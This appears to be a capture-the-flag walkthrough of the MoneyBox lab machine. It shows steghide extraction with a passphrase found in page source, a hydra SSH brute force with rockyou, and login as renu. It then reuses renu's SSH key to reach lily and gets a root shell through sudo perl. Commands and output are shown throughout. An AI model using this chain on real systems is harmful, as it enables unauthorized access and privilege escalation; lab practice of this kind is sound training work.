
On **/S3cr3t-T3xt**



moneybox.local/S3cr3t-T3xt/

There is Nothing In this Page.........

Also here no interesting things on main page but check the view page source




view-source:http://moneybox.local/S3cr3t-T3xt/

[redacted]

```
<!..Secret Key 3xtr4ctd4t4 >
```

Found **3xtr4ctd4t4** as a secret key

Now we know that we have **jpg** file but after using steghide to extract information into it we required passpharase try to use this **3xtr4ctd4t4**




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/moneybox]
└─# steghide --extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".

┌──(root㉿Hindutva)-[~/Desktop/ctf/moneybox]
└─# cat data.txt
Hello.....  renu

      I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.......
```

We got **data.txt** file and in it we got text and username as **renu**

Bruteforce the password for **renu** user using **hydra**

```
hydra -l renu -P /root/Documents/ubuntu/Wordlists/rockyou.txt moneybox.local
ssh -v -f -t 50
```




```
[22][ssh] host: moneybox.local   login: renu   password: 987654321
[STATUS] attack finished for moneybox.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-06 19:31:32
```


Found **987654321** as a password for user **renu**

Login into the machine

```
ssh renu@moneybox.local
```




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/moneybox]
└─# ssh renu@moneybox.local
The authenticity of host 'moneybox.local (192.168.189.230)' can't be established.
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:43: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'moneybox.local' (ED25519) to the list of known hosts.
renu@moneybox.local's password:
Linux MoneyBox 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 23 10:00:13 2022
renu@MoneyBox:~$ whoami
renu
renu@MoneyBox:~$ id
uid=1001(renu) gid=1001(renu) groups=1001(renu)
renu@MoneyBox:~$
```



```
renu@MoneyBox:~$ ls -la
total 40
drwxr-xr-x 5 renu renu 4096 Oct 11  2022 .
drwxr-xr-x 4 root root 4096 Feb 26  2021 ..
-rw------- 1 renu renu  642 Feb 26  2021 .bash_history
-rw-r--r-- 1 renu renu  220 Apr 17  2019 .bash_logout
-rw-r--r-- 1 renu renu 3526 Apr 17  2019 .bashrc
drwxr-xr-x 3 root root 4096 Feb 26  2021 ftp
drwxr-xr-x 3 renu renu 4096 Feb 26  2021 .local
-rw-r--r-- 1 root root   33 Sep  6 06:38 local.txt
-rw-r--r-- 1 renu renu  807 Apr 17  2019 .profile
drwx------ 2 renu renu 4096 Feb 26  2021 .ssh
renu@MoneyBox:~$ cat local.txt
65b2cd8536738cb86719d5f6d0e6bc42
renu@MoneyBox:~$
```

Check the **.bash_history** file


```
cat .bash_history | grep ssh --color=auto
```



```
sudo apt install openssh
renu@MoneyBox:~$ cat .bash_history | grep ssh --color=auto
ssh-keygen -t rsa
cd .ssh
ssh-copy-id lily@192.168.43.80
ssh -i id_rsa lily@192.168.43.80
ssh -i id_rsa lily@192.168.43.80
cd .ssh/
ssh -i id_rsa lily@192.168.43.80
sudo apt install openssh
sudo apt install openssh-server
sudo service ssh start
sudo service ssh status
cd ssh
nano ssh_config
nano sshd_config
sudo apt install openssh
renu@MoneyBox:~$
```

User **renu** is use **id_rsa** file to login into the **lily** account
Go to the **.ssh** folder and try to login using **id_rsa** file into **lily** account

```
ssh -i id_rsa lily@localhost
```




```
renu@MoneyBox:~/.ssh$ ls -la
total 20
drwx------ 2 renu renu 4096 Feb 26  2021 .
drwxr-xr-x 5 renu renu 4096 Oct 11  2022 ..
-r-------- 1 renu renu 1823 Feb 26  2021 id_rsa
-rw-r--r-- 1 renu renu  393 Feb 26  2021 id_rsa.pub
-rw-r--r-- 1 renu renu  222 Feb 26  2021 known_hosts
renu@MoneyBox:~/.ssh$ ssh -i id_rsa lily@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$ whoami
lily
lily@MoneyBox:~$ 
```

Now we are lily **user** of the system


Privilege Escalation

```
sudo -l
```



```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
```


Go to https://gtfobins.github.io/ and search for **perl** and click on **sudo**



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
sudo /usr/bin/perl -e 'exec "/bin/sh";'
```



```
lily@MoneyBox:~$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
proof.txt
# cat proof.txt
8c96f0b1768626426d6f6363f0d8f304
#
```

Now we are **root** user of the system